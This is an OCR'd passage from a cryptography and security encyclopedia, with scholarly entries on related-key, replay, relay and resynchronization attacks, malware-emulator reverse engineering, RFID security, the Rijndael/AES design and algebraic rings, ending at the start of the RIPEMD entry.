19. Zhang X, Edwards A, Jaeger T (2002) Using CQUAL for static analysis of authorization hook placement. In: Proceedings of the 11th USENIX Security Symposium, San Francisco, CA, pp 33–48, August 2002

Related Key Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►IDEA; ►Rijndael; ►Stream Cipher; ►Triple DES

Definition

The idea of the attack is that the attacker knows (or chooses) a relation between several keys (up to 256 in some recent attacks) and is given access to encryption functions with such related keys. The goal of the attacker is to find the keys themselves.

Background

The first attacks of this type were developed independently by Biham [1] and Knudsen [2], and the notion of a *related key attack* was defined by Biham [1].

Theory

The relation between the keys can be an arbitrary bijective function R (or even a family of such functions) chosen (or known) in advance by the adversary [3]. In the simplest form of this attack, this relation is just a XOR with a constant: $K_2 = K_1 + C$, where the constant C is chosen by the adversary. This type of relation allows the adversary to trace the propagation of XOR differences induced by the key difference C through the key schedule of the cipher. However, more complex forms of this attack allow other (possibly nonlinear) relations between the keys. For example, [1] uses rotational relations $K_2 = ROL(K_1)$ and the recent attack on AES-256 [4] uses XOR relations between the subkeys $K_2 = F^{-1}(F(K_1) + C) = R_C(K_1)$.

Applications

A line of ciphers have been shown to have weaknesses in this attack scenario [5, 6], namely, IDEA, GOST, SAFER, Triple-DES, CAST, DES-X, TEA, etc. Widely used ciphers like RC4 [7], Kasumi [8], AES-192, and AES-256 [4, 9] have been broken in this attack scenario.

The scenario of the attack is very powerful in terms of the attacker's capabilities and thus somewhat unrealistic in practice. However, cryptographers usually try to design primitives which can be automatically used without further analysis in the widest possible set of applications, protocols, or modes of operation. Thus, security against such attacks is always one of the design goals. For example, block ciphers susceptible to related-key differential attacks may lead to insecure compression functions, if they are instantiated by a Davies-Meyer construction (e.g., [9]).

A cryptanalytic attack called slide attack can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. Slide attacks are known plaintext or chosen plaintext attacks and thus are more practical than related key attacks since they do not require the attacker to know relations between different encryption keys.

Recommended Reading

1. Biham E (1994) New types of cryptanalytic attacks using related keys. Journal of Cryptol 4:229–246. In: Helleseth T (ed) An earlier version appeared in the proceedings of *EUROCRYPT'93*. Lecture Notes in Computer Science, vol 765
2. Knudsen LR (1993) Cryptanalysis of LOKI91. In: Seberry J, Zheng Y (eds) Advances in cryptography – ASIACRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 22–35
3. Belare M, Khono T (2003) "A theoretical treatment of related-key attacks", RKA-PRPs, RKA-PRFs, and Applications. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Berlin, pp 491–506
4. Biryukov A, Khovratovich D (2009) Related-Key Attack on the Full AES-192 and AES-256. In: Halevi S (ed) Advances in cryptology – ASIACRYPT'09. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 1–18
5. Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251
6. Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, TEA. In: Han Y, Okamato T, Qing S (eds) International conference on information and communications security – ICICS'97. Lecture notes in computer science, vol 1334. Springer, Berlin
7. Fluhrer SR, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. Selected areas in cryptography: pp 1–24
8. Biham E, Dunkelman O, Keller N (2005) A related-key rectangle attack on the full KASUMI. ASIACRYPT, pp 443–461
9. Biryukov A, Khovratovich D, Nikolic I (2009) Distinguisher and related-key attack on the full AES-256. CRYPTO, pp 231–249

Relationship Anonymity

►Communication Channel Anonymity

Relatively Prime

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Coprime

Related Concepts

►Greatest Common Divisor; ►Prime Number

Definition

Two integers n and x are *relatively prime* if they have no common integer factors other than +1 and −1, i.e., their ►greatest common divisor is 1.

Relay Attack

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Definition
An attack in which resources of a third party are used.

Theory
In a *relay attack*, a party, let us say Eve, will use the resources of a second party in an unauthorized way. A typical example is related to e-mail. Suppose Eve wants to send spam e-mail to lots of users, but does not have the resources (e.g., bandwidth). She will try to use Alice's machine to have it send all this e-mail. This may result in a denial of service against Alice's machine. Old mail servers allow mail to be relayed.

Remote Attestation

►Phenotyping

Replay Attack

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts
►Impersonation Attack

Definition
A *replay attack* is an attack in which the adversary records a communication session and replays the entire session, or some portion of the session, at a later point in time. The replayed message(s) may be sent to the same verifier as the one that participated in the original session, or to a different verifier. The goal of the replay attack may be impersonation (►Impersonation Attack), or it may be some other deception (e.g., a successful protocol exchange to transfer money from A's account to B's account may be replayed by B in an attempt to transfer more money than A had intended) [1, 2].

Recommended Reading
1. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL
2. Schneier B (1996) Applied cryptography: protcols, algorithms, and source code in C, 2nd edn. Wiley, New York

Residue Arithmetic

►Modular Arithmetic

Resistance to the Standard Algebraic Attack

►Algebraic Immunity of Boolean Functions

Response

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts
►Challenge–Response Protocol

Definition
In a cryptographic identification scheme, a *response* is the answer by a claimant to a question posed by a verifier in a ►Challenge–Response Protocol. More generally, a response is any answer to a question or statement made by another party.

Resynchronization Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts
►Stream Cipher

Definition

►Synchronous stream ciphers require some procedure for resynchronizing in the case of synchronization loss. This opens doors to new attack scenarios. A typical ►stream cipher encrypts the stream in fixed data blocks, called *frames* (or packets), by keeping the same secret ►key for all the frames but mixing the new *initial value (IV)* or the *frame-counter* for each frame (e.g., the ►A5/1 cipher). This allows for easy synchronization as well as for the late entry mechanism in the case of multiparty communication. On the one hand, such mode of operation produces only short streams for any fixed state which reduces the chances of some attacks, but on the other hand, it may open doors to new analysis techniques which will attack the resynchronization mechanism itself. Depending on the way IV and the key are loaded and mixed into the *state* of the stream cipher, the scheme may be susceptible to the standard arsenal of attacks developed for ►block ciphers such as differential, linear, slide, or other attacks.

Applications

Resynchronization attacks can be used in *known* or *chosen IV* scenarios. A typical resynchronization attack on stream ciphers is given in [3]. For more results on the subject see [1, 2, 4–6].

Recommended Reading

1. Armknecth F, Lano J, Preneel B (2004) Extending the resynchronization attack. In: Proceedings of selected areas in CRYPTOGRAPHY 2004. Lecture notes in computer science, vol 3357. Springer, Berlin, pp 19–38
2. Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of fast software encryption—FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259
3. Borissov Y, Nikova S, Preneel B, Vandewalle J (2002) On a resynchronization weakness in a class of combiners with memory. In: Cimato S, Galdi C, Persiano G (eds) Third international conference, SCN 2002, Amalfi, Italy, 11–13 Sept. Revised papers, Lecture notes in computer science, vol 2576. Springer, Berlin, pp 164–173
4. Daemen J, Govaerts R, Vandewalle J (1993) Resynchronization weaknesses in synchronous stream ciphers. In: Helleseth T (ed) Advances in cryptology—EUROCRYPT'93 Lecture notes in computer science, vol 765. Springer, Berlin, pp 159–167
5. Ekdahl P, Johansson T (2003) Another attack on A5/1. IEEE Trans Inform Theory 49:1–7
6. Golic JD, Morgari G (2003) On resynchronization attack. In: Johansson T (ed) Fast software encryption, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 100–110

Reverse Engineering of Malware Emulators

Michalis Polychronakis
Department of Computer Science, Network Security Lab, Columbia University, New York, NY, USA

Synonyms

VM protection; Virtualized packer

Definition

Reverse engineering of malware emulators deals with the analysis of obfuscated malicious code that has been transformed into a custom instruction set, interpreted at runtime by an embedded emulator.

Background

Virtualization-based obfuscation is one of the most advanced and hard to reverse engineer code obfuscation techniques. It has been used in commercial software protection products such as Code Virtualizer, VMProtect, and Themida since the early 2000s, and consequently gained the attention of malware authors who always seek more sophisticated methods to evade malicious code analysis and detection systems.

Applications

Code obfuscation is used by programmers to conceal the actual structure of the original code and hinder tampering or reverse engineering attempts. Malware authors employ code obfuscation to evade antivirus scanners and obstruct automated or manual analysis of the malicious code.

Code obfuscation based on emulation, also known as virtual machine (VM) protection, is one of the most sophisticated anti-reverse engineering techniques. Using this technique, each copy of the original binary program, written for a native *source* instruction set architecture (ISA) such as x86, is transformed into a custom assembly-like language that conforms to a new, hypothetical *target* ISA. At runtime, an embedded virtual machine emulates the execution of the target ISA on the real machine. The new instruction set is generated at random, and thus the language specification of the target ISA remains unknown, rendering traditional code analysis techniques ineffective.

The analysis of a malware sample armored using VM protection requires the extraction of the semantics of the custom instruction set of the malicious code. These semantics are hard-coded into the VM that emulates the target

ISA, and thus, a mapping between the target and the source ISA can be extracted by reverse engineering the emulator that is embedded in the malware sample. However, this is a nontrivial task since the code of the VM itself is usually heavily obfuscated. Once such a mapping exists, the malicious code can be translated into its original source ISA, and then analyzed using existing tools and techniques.

Open Problems

Reverse engineering of malware emulators is a relatively new research area. Initial efforts relied on manual analysis of the template language used by some VM protection engines for the generation of the target ISA [1]. However, constructing a custom parser for each template is a tedious and time-consuming process, and has to be repeated for each instance of code generated by more advanced obfuscation engines that produce totally random VMs. The only existing approach for automatic reverse engineering of VM protection is effective only for a particular class of VMs that use interpretive emulation with a distinctive instruction decode and dispatch loop [2]. Generic automated reverse engineering of malware emulators that use more sophisticated types of emulation remains an open problem.

Recommended Reading

1. Rolles R (2009) Unpacking virtualization obfuscators. In: Proceedings of the 3rd USENIX workshop on offensive technologies (WOOT), Montreal, 10–14 Aug 2009
2. Sharif M, Lanzi A, Giffin J, Lee W (2009) Automatic reverse engineering of malware emulators. In: Proceedings of the 30th IEEE symposium on security and privacy, Oakland, 17–20 May 2009

Reverse Public Key Encryption

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Public-Key Encryption

Definition

Reverse Public-Key Encryption is a low-bandwidth public-key encryption mode of operation. The construction turns a weak form of key privacy into message privacy as follows: let $\mathcal{E}$ be a public-key encryption algorithm. If the distributions $\mathcal{E}(pk_0, \bullet)$ and $\mathcal{E}(pk_1, \bullet)$ are indistinguishable for two public keys pk_0 and pk_1, then a message bit $b \in \{0,1\}$ can be embedded in the choice of pk_b. As the roles of the public-key and the plaintext are reversed, this mode is referred to as *Reverse Public-Key Encryption*.

Recommended Reading

1. Naccache D, Steinwandt R, Yung M (2009) Reverse public key encryption. BIOSIG 2009 proceedings, vol 155 of Lecture notes in informatics, GI, Springer, pp 155–169

RFID Security

Gildas Avoine
Université catholique de Louvain, Louvain-la-Neuve, Belgium

Related Concepts

►Contactless Smartcards; ►Passport Security; ►Relay Attack

Definition

RFID security is an active engineering and research domain that focuses on security of contactless integrated circuits and their applications.

Background

Radio Frequency Identification (RFID) allows to identify and authenticate objects or subjects without any physical nor optical contact, using transponders – integrated circuits including an antenna – queried by readers through a radio frequency channel. This technology is one of the most promising of this decade and is already widely used in applications such as access cards, public transportation, payment cards, biometric passports, and pet identification. This success is partly due to the steady decrease in both size and cost of the transponders, commonly called *tags*.

Theory

While RFID exists for several decades, RFID security only became recently a major concern in the information security community. Expertise in security of smartcards was already well established when RFID arrived under the spotlights in the 1990s, but the RFID technology raised new problems unexplored until then. The fact that most of the tags are batteryless and resource-constrainted leads to new challenges on lightweight cryptographic designs and implementations. Also, tags communicate wirelessly and usually without agreement or awareness of their holders, which modifies the threat model compared to smartcards with contacts.

Initially, researchers tried to distinguish the RFID technology from the contactless smartcard technology.

Nowadays, the trend is that RFID no longer targets identification only but covers contactless smartcards as well. The RFID security issues are commonly classified into three families that are described below: impersonation, privacy, and denial of service.

Impersonation

Many evolved applications require authentication and not only identification. This security objective does not refer to RFID environments only, but low-capability tags make this objective hardly reachable without degrading security. Impersonation includes "cloning" that consists in copying the public and private data of a given tag on another one. Another major concern is the relay attack [5, 8] that defeats any classical authentication protocol by relaying the low-layer communication between the parties involved in the protocol with the objective to cheat on the distance between them. Intensive research activities recently started on this topic.

Practical impersonation attacks hit the headlines for a few years. One may cite the attacks against the Texas Instruments' Digital Signature Transponder [3], the Keeloq ignition car system [2], the Mifare Classic card [10], among the most famous ones.

Privacy

RFID also raises controversial questions about privacy. Privacy advocates claim that RFID endangers individual liberties and consider it as a way of obtaining information about citizens without their consent [4, 6]. Among privacy, one may distinguish *information leakage* where the tag or the back-end reveals some private – possibly personal – information, from *illicit tracking* that consists in tracking a tag in different places or at different times without the agreement of its holder. Defining privacy models and designing privacy-friendly RFID solutions is still a challenging task which many research works focus on.

Denial of service

Denial of service, which is far less considered by the research community, may have awful consequences in large-scale or sensitive RFID applications, e.g., when tags are used to control a supply chain. A denial of service can be perpetrated using some electromagnetic means to noise the tag-reader channel, but it can also straightly target the back-end system or the tag. For example, it can exploit a bug in the reader firmware to crash the back-end system, or it can kill tags with an RFID-zapper [9] or the kill-command of the tag, when available [7].

Further Readings

There exists an abundant literature devoted to RFID security and privacy, with several hundred scientific articles published during the last 10 years. The RFID Security and Privacy Lounge [1] is a source of information that references most of the scientific articles published on the topic so far.

For practical handling, many open-source libraries for operating readers and tags are available on Internet. The website YobiWiki [11] references the most widely used ones, e.g., librfid, libnfc, rfidiot, and many others.

Recommended Reading

1. Avoine G (2004) RFID security and privacy lounge. http://www.avoine.net/rfid/. Accessed 6 Mar 2011
2. Biham E, Dunkelman O, Indesteege S, Keller N, Preneel B (2007) How to steal cars – A practical attack on keeLoq. http://www.cosic.esat.kuleuven.be/keeloq/. Accessed 6 Mar 2011
3. Bono S, Green M, Stubblefield A, Rubin A, Juels A, Szydlo M (2005) Analysis of the Texas instruments DST RFID. http://www.carthiefstoppers.com/About-RFIDs-and-the-Texas-Intruments-DST.html. Accessed 6 Mar 2011
4. CASPIAN. Consumers against supermarket privacy invasion and numbering. http://www.nocards.org/. Accessed 6 Mar 2011
5. Desmedt Y, Goutier C, Bengio S (1988) Special uses and abuses of the Fiat-Shamir passport protocol. In: Carl pomerance (ed) Advances in cryptology – CRYPTO'87, IACR Santa Barbara, CA. Lecture notes in computer science, vol 293. Springer, Heidelberg, pp 21–39
6. Electronic Privacy Information Center. Radio frequency identification (RFID) systems. http://epic.org/privacy/rfid/. Accessed 6 Mar 2011
7. EPC Global Inc. (2008) EPC radio-frequency identity protocols – Class-1 generation-2 UHF RFID – Protocol for communications at 860 MHz–960 MHz – Version 1.2.0. Technical report, EPC Global Inc.
8. Hancke G, Kuhn M (2005) An RFID distance bounding protocol. In: Conference on security and privacy for emerging areas in communication networks – SecureComm 2005, Athens, Greece
9. MiniMe T, Mahajivana C (2005) RFID Zapper. Computer chaos congress 2005. Berlin, Germany
10. NXP Semiconductors. Security of MIFARE Classic. http://www.mifare.net/technology/security/. Accessed 6 Mar 2011
11. Philippe Teuwen (2009) YobiWiki. http://wiki.yobi.be/wiki/RFID. Accessed 6 Mar 2011

Right-to-Left Exponentiation

Bodo Möller
Google Switzerland GmbH, Zurich, Switzerland

Related Concepts

►Exponentiation Algorithms

Definition

Right-to-left exponentiation methods read the exponent from the least significant bit (or other digit) up to the most significant one.

Background

Many exponentiation methods have two variants: one that examines exponents starting at the most significant digit and going down to the least significant one, that is, in *left-to-right* direction (assuming big-endian notation); and a related one that examines exponents in the opposite direction, that is, *right-to-left*. For specific methods, see the entries on ►binary exponentiation, ►2^k-ary exponentiation, and ►sliding window exponentiation.

Theory

There is a general duality between left-to-right and right-to-left exponentiation: this is explained by representing addition chains (►fixed-exponent exponentiation) as directed multi-graphs such that reversing all arcs turns left-to-right exponentiation into right-to-left exponentiation, or the other way around [1].

Recommended Reading

1. Knuth DE (1998) The art of computer programming, vol. 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading, p 466, 639, 4.6.3–39

Rijndael

Joan Daemen[1], Vincent Rijmen[2]
[1]STMicroelectronics, Zaventem, Belgium
[2]Department of Electrical Engineering/ESAT, Katholieke Universiteit Leuven, Heverlee, Belgium

Synonyms

Advanced encryption standard; AES

Related Concepts

►Block Ciphers

Definition

Rijndael is a block cipher that provides a mapping from plaintext blocks to ciphertext blocks and vice versa under a cipher key.

Background

On October 2, 2000, NIST officially announced that Rijndael, without modifications, would become the AES [6]. Rijndael supports all combinations of block lengths and key lengths that are a multiple of 32 bits with a minimum of 128 bits and a maximum of 256 bits. The Rijndael reference specification can be found in ([4], App. E). AES is equal to Rijndael limited to a block length of 128 bits and supports for key length of 128, 192, or 256 bits. AES is specified in [5].

Theory

The most important feature of Rijndael is its consistent good performance among a wide range of platforms.

On smartcards, Rijndael can be implemented using less than 1 kb of code (tables included), and using 36 bytes of memory. Since the text input and the key take both 16 bytes, only 4 bytes extra are required for temporary variables. On the other hand, on high-end processors, Rijndael can exploit cache and parallelism to achieve a significant speedup.

In order to allow fast key setup times, Rijndael has a lightweight key schedule. Fast key setup times are important in systems that switch keys often such as financial authorization schemes or IP security.

Rijndael's structure and choice of operations facilitates implementations that are resistant against side channel attacks.

These features are a result of the application of the following design principles:

Keep it simple: No complexity is added unless there is a demonstrated need for it. The aim is to have a design that is secure against known attacks, without introducing new vulnerabilities. There is no reason to go beyond that, i.e., to add an excessive amount of extra layers of complexity in the hope that this will provide extra security.

Modularity: The design is composed of different building blocks, or steps, each with their own functionality. Building blocks are selected according to specific quantitative selection criteria.

Symmetry and parallelism : All steps can be parallelized and act in a symmetrical way on the input. The large degree of parallelism allows to tradeoff area for speed in a flexible way in hardware implementations.

Choice of operations : All steps are defined with operations in $GF(2^8)$ and can be implemented using XOR and table lookup instructions only. The fact that no arithmetic operations are used, saves space on hardware platforms. The use of operations gives the programmer a lot of flexibility for implementing platform-dependent optimizations on a wide range of processors.

An important factor in the design of Rijndael is the wide trail strategy. This strategy defines diffusion and nonlinearity criteria for the building blocks of the cipher to provide high resistance against differential and linear cryptanalysis in an efficient way. For a detailed treatment, we refer to ([4] Chap. 9).

Structure

When encrypting, the bytes of a plaintext block are mapped onto the elements of a state, the state undergoes a transformation and the elements of the state are mapped onto the bytes of a ciphertext block. Rijndael is a key-iterated block cipher: The transformation from plaintext to ciphertext can be seen as the repeated application of an invertible round transformation, alternated with the addition of round keys. The number of rounds is denoted by N_r. An encryption consists of an initial key addition, denoted by `AddRoundKey`, followed by $N_r - 1$ applications of the transformation `Round`, and finally one application of `FinalRound`. The initial key addition and every round take as input the `State` and a round key. The round key for round i is denoted by `ExpandedKey`$[i]$, and `ExpandedKey`$[0]$ denotes the input of the initial key addition. The derivation of `ExpandedKey` from the `CipherKey` is denoted by `KeyExpansion`. A high-level algorithm for encryption with Rijndael in pseudo-c notation is shown below.

The number of rounds depends on the block length and the key length. Let N_b be the block length divided by 32 and N_k the length of the cipher key divided by 32. Then:

$$N_r = \max(N_k, N_b) + 6. \quad (1)$$

The encryption and decryption algorithms of Rijndael are not the same, but do have the same structure. For a treatment of these aspects, see [4] Sect. 3.7.

The Round Transformation

The round transformation is denoted `Round`, and is a sequence of four invertible transformations. This is shown in List 2. The final round of the cipher is slightly different: With respect to the round transformation, the `MixColumns` transformation has been removed. It is denoted `FinalRound` and the Rijndael round transformation shown below

The state is a rectangular array of elements of $GF(2^8)$ of four rows and N_b columns. A byte with bits $b_7b_6b_5b_4b_3b_2b_1b_0$ maps to an element in $GF(2^8)$ given by the following polynomial:

$$b(x) = b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0. \quad (2)$$

where the coefficients b_i are elements of $GF(2)$ (i.e., bits). In this representation, addition consists of addition of polynomials and multiplication corresponds with multiplication of polynomials modulo the following irreducible polynomial:

$$m(x) = x^8 + x^4 + x^3 + x + 1. \quad (3)$$

In the following, constants in $GF(2^8)$ are denoted by the hexadecimal notation of the corresponding byte value. For example, `57` corresponds with bit string 01010111 and hence with the polynomial $x^6 + x^4 + x^2 + x + 1$.

`SubBytes` is the only nonlinear transformation of the round. It is a bricklayer permutation consisting of an invertible S-box applied to the elements of the state. Figure 1 illustrates the effect of `SubBytes` on the state.

The same S-box is used for all byte positions. This is a design choice motivated by concerns of simplicity and


List. 1 High-level algorithm for encryption with Rijndael

```
Rijndael(State,CipherKey)
{
KeyExpansion(CipherKey,ExpandedKey);
AddRoundKey(State,ExpandedKey[0]);
for(i=1; i<Nr ; i++) Round(State,
      ExpandedKey[i]);
FinalRound(State,ExpandedKey[Nr]);
```

List. 2 The Rijndael round transformation

```
Round(State,ExpandedKey[i])
{
SubBytes(State);
ShiftRows(State);
MixColumns(State);
AddRoundKey(State,ExpandedKey[i]);
}

FinalRound(State,ExpandedKey[Nr])
{
SubBytes(State);
ShiftRows(State);
AddRoundKey(State,ExpandedKey[Nr]);
}
```



Rijndael. Fig. 1 `SubBytes` acts on the individual bytes of the state

Rijndael. Table 1 `ShiftRows`: shift offsets for different block lengths

block length	C_0	C_1	C_2	C_3
128	0	1	2	3
160	0	1	2	3
192	0	1	2	3
224	0	1	2	4
256	0	1	3	4

implementation cost. The S-box is defined by the following function in $\mathrm{GF}(2^8)$:


$$f_{RD}(x) = \texttt{05}\cdot x^{254} + \texttt{09}\cdot x^{253} + \texttt{F9}\cdot x^{251} + \texttt{25}\cdot x^{247} + \texttt{F4}\cdot x^{239} + \texttt{01}\cdot x^{223} + \texttt{B5}\cdot x^{191} + \texttt{8F}\cdot x^{127} + \texttt{63}\ . \quad (4)$$

The S-box was constructed as the composition of two invertible mappings:


- Multiplicative inverse: To have the desired nonlinearity properties as required by the wide trail strategy. This choice was inspired by K. Nyberg in [7].
- Affine mapping: To complicate the algebraic expression without affecting the nonlinearity properties. This was inspired by algebraic attacks such as interpolation attacks.

In hardware and software, the S-box can be implemented as a lookup table with 256 entries. In hardware the area taken by an S-box can be reduced by exploiting the internal structure of the S-box.

`ShiftRows` is a transposition that cyclically shifts the rows of the state, each over a different offset, as imposed by the wide trail strategy. Row 0 is shifted over C_0 bytes, row 1 over C_1 bytes, row 2 over C_2 bytes, and row 3 over C_3 bytes. The shift offsets C_2 and C_3 depend on the block length. The different values are specified in Table 1. Figure 2 illustrates the effect of `ShiftRows` on the state.



Rijndael. Fig. 2 `ShiftRows` operates on the rows of the state



Rijndael. Fig. 3 `MixColumns` operates on the columns of the state

`MixColumns` is a bricklayer permutation operating on the state column by column. The columns of the state are considered as polynomials over $\mathrm{GF}(2^8)$ and multiplied modulo x^4+1 with a fixed polynomial $c(x)$:

$$c(x) = \texttt{03}\cdot x^3 + \texttt{01}\cdot x^2 + \texttt{01}\cdot x + \texttt{02}. \quad (5)$$

This polynomial has been selected as one of the simplest polynomial that has a branch number equal to 5. The branch number is a measure that expresses the diffusion power of a mapping in the context of the wide trail strategy. As illustrated in Fig. 3, the modular multiplication with a fixed polynomial can be written as a matrix multiplication.

The polynomial $c(x)$ is coprime to x^4+1 and therefore has an inverse modulo x^4+1. The inverse polynomial $d(x)$ is given by:

$$d(x) = \texttt{0B}\cdot x^3 + \texttt{0D}\cdot x^2 + \texttt{09}\cdot x + \texttt{0E}. \quad (6)$$

In hardware implementations, these linear maps can be efficiently hardwired. In software implementations, table lookups can be used to efficiently exploit a wide range of processors. On 32-bit processors, the sequence of `SubBytes`, `ShiftRows` and `MixColumns` can be implemented by 16 table lookups.

AddRoundKey is the key addition. In this transformation, the state is modified by adding a round key to it. The addition in GF(2^8) corresponds with the bitwise XOR operation. The round key length is equal to the block length.

Key Schedule

The key schedule consists of two components: the key expansion and the round key selection. The key expansion specifies how ExpandedKey is derived from the cipher key.

The expanded key is can be seen as a rectangular array with four rows of elements in GF(2^8). The key expansion function depends on the key length: There is a version for keys up to 224 bits and a version for keys longer than 224 bits. The detailed specification can be found in [4], Sect. 3.6. In both versions of the key expansion, the first N_k columns of the expanded key are filled with the cipher key. The following columns are computed recursively in terms of previously defined columns. The recursion uses the elements of the previous column, the bytes of the column N_k positions earlier, and round constants RC[j]. The round constants are independent of N_k and defined by RC[j] = x^{j-1}. The recursive key expansion allows on-the-fly computation of round keys on memory-constrained platforms.

Security

In 2009, a chosen-key distinguisher and a related-key attack were shown for AES-256 [3]. The related-key attack works for a fraction of 2^{-35} of the keys. Quickly thereafter, the results were improved to related-key attacks that work for all keys, on AES-256 and AES-192 [2]. The attack on AES-256 has both data complexity and computational complexity equal to 2^{100}. The attack on AES-192 has a data complexity of 2^{123} and a computational complexity of 2^{176}. There is no consensus on the conclusions that should be drawn from these related-key attacks. More particularly, it has been shown that certain classes of related-key attacks apply even to ideal ciphers [1] and at least some of the related-key attacks on AES appear to belong to such a class.

Applications

Rijndael and AES are used to protect the confidentiality of data in many commercial products. Like with all block ciphers, they are used in well-defined modes of operation, e.g., the Counter (CTR) Mode.

The Rijndael round transformation and parts of it are used as building blocks in many other cryptographic primitives designed after 2000.

Recommended Reading

1. Bellare M, Kohno T (2003) A theoretical treatment of related-key attacks: RKA-PRPs, RKA-PRFs, and applications. In: EUROCRYPT 2003, Warsaw, pp 491–506
2. Biryukov A, Khovratovich D (2009) Related-key cryptanalysis of the FullAES-192 and AES-256. In: Asiacrypt'09, Tokyo. LNCS, vol 5912. Springer, Berlin
3. Biryukov A, Khovratovich D, Nikoliç I (2009) Distinguisher and related- key attack on the full AES-256. In: CRYPTO'09, Santa Barbara. LNCS, vol 5677. Springer, Berlin, pp 231–249
4. Daemen J, Rijmen V (2002) The design of Rijndael. AES – advanced encryption standard. Information security and cryptography. Springer, Heidelberg
5. National Bureau of Standards (Nov 2001) Advanced encryption standard (AES), Federal information processing standard (FIPS), Publication 197. U.S. Department of Commerce, Washington, DC
6. Nechvatal J, Barker E, Bassham L, Burr W, Dworkin M, Foti J, Roback E (2000) Report on the development of the advanced encryption standard (AES), Computer Security Division, Information Technology Laboratory, NIST, Technology Administration, U.S. Department of Commerce
7. Nyberg K (1994) Differentially uniform mappings for cryptography. In: Helleseth T (ed) Advances in cryptology, proceedings Eurocrypt'93, Lofthus. LNCS, vol 765. Springer, Berlin, pp 55–64

Ring

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Field; ►Group

Definition

A *ring* is a set of elements with a certain well defined mathematical structure under two *group operations*.

Theory

A *ring* $R = (S, +, \times)$ is the extension of a ►group $(S, +)$ with an additional operation $\times$, subject to the following additional axioms:

- **Commutativity of** $+$: For all $x, y \in S$, $x + y = y + x$.
- **Closure of** $\times$: For all $x, y \in S$, $x \times y \in S$.
- **Associativity of** $\times$: For all $x, y, z \in S$, $(x \times y) \times z = x \times (y \times z)$.
- **Distributivity of** $\times$ **over** $+$: For all $x, y, z \in S$, $x \times (y + z) = (x \times y) + (x \times z)$ and $(x + y) \times z = (x \times z) + (y \times z)$.

In other words, a ring can be viewed as the extension of a commutative additive group with a multiplication operation. The rings of interest in cryptography generally also have an identity element:

- **Identity of** $\times$: There exists a multiplicative *identity element*, denoted 1, such that for all $x \in S$, $x \times 1 = 1 \times x = x$.

Let S^* denote the elements that have a multiplicative inverse; these are sometimes called the *units* of the ring. The additive identity 0 does not have a multiplicative inverse. Then $(S^*, \times)$ is a group with respect to the multiplication operation; it is called the *multiplicative group* of the ring, or sometimes the *group of units*. Nonzero elements x for which there exist a nonzero element y such that $x \times y = 0$ are called the *zero divisors* of the ring.

A ring is *commutative* if the multiplicative group is also commutative, i.e., for all $x, y \in S$, $x \times y = y \times x$. (The additive group of the ring is always commutative as noted above.)

Applications

The most common ring in public-key cryptography is the ring of integers modulo a composite number n. Here, the ring, denoted Z_n, consists of the set of integers (i.e., residue classes) modulo n and the ring operations are modular addition and multiplication (►Modular Arithmetic). The multiplicative group, denoted Z_n^*, consists of the integers relatively prime to the modulus n, and its ►order is $\phi(n)$, where ϕ is ►Euler's totient function. For instance, if $n = pq$ where p and q are distinct primes, then $\phi(n) = (p-1)(q-1)$.

It is easy to determine $\phi(n)$ given the primes p and q and difficult without them; this fact is one basis for the security of the ►RSA problem.

RIPEMD Family

Antoon Bosselaers
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

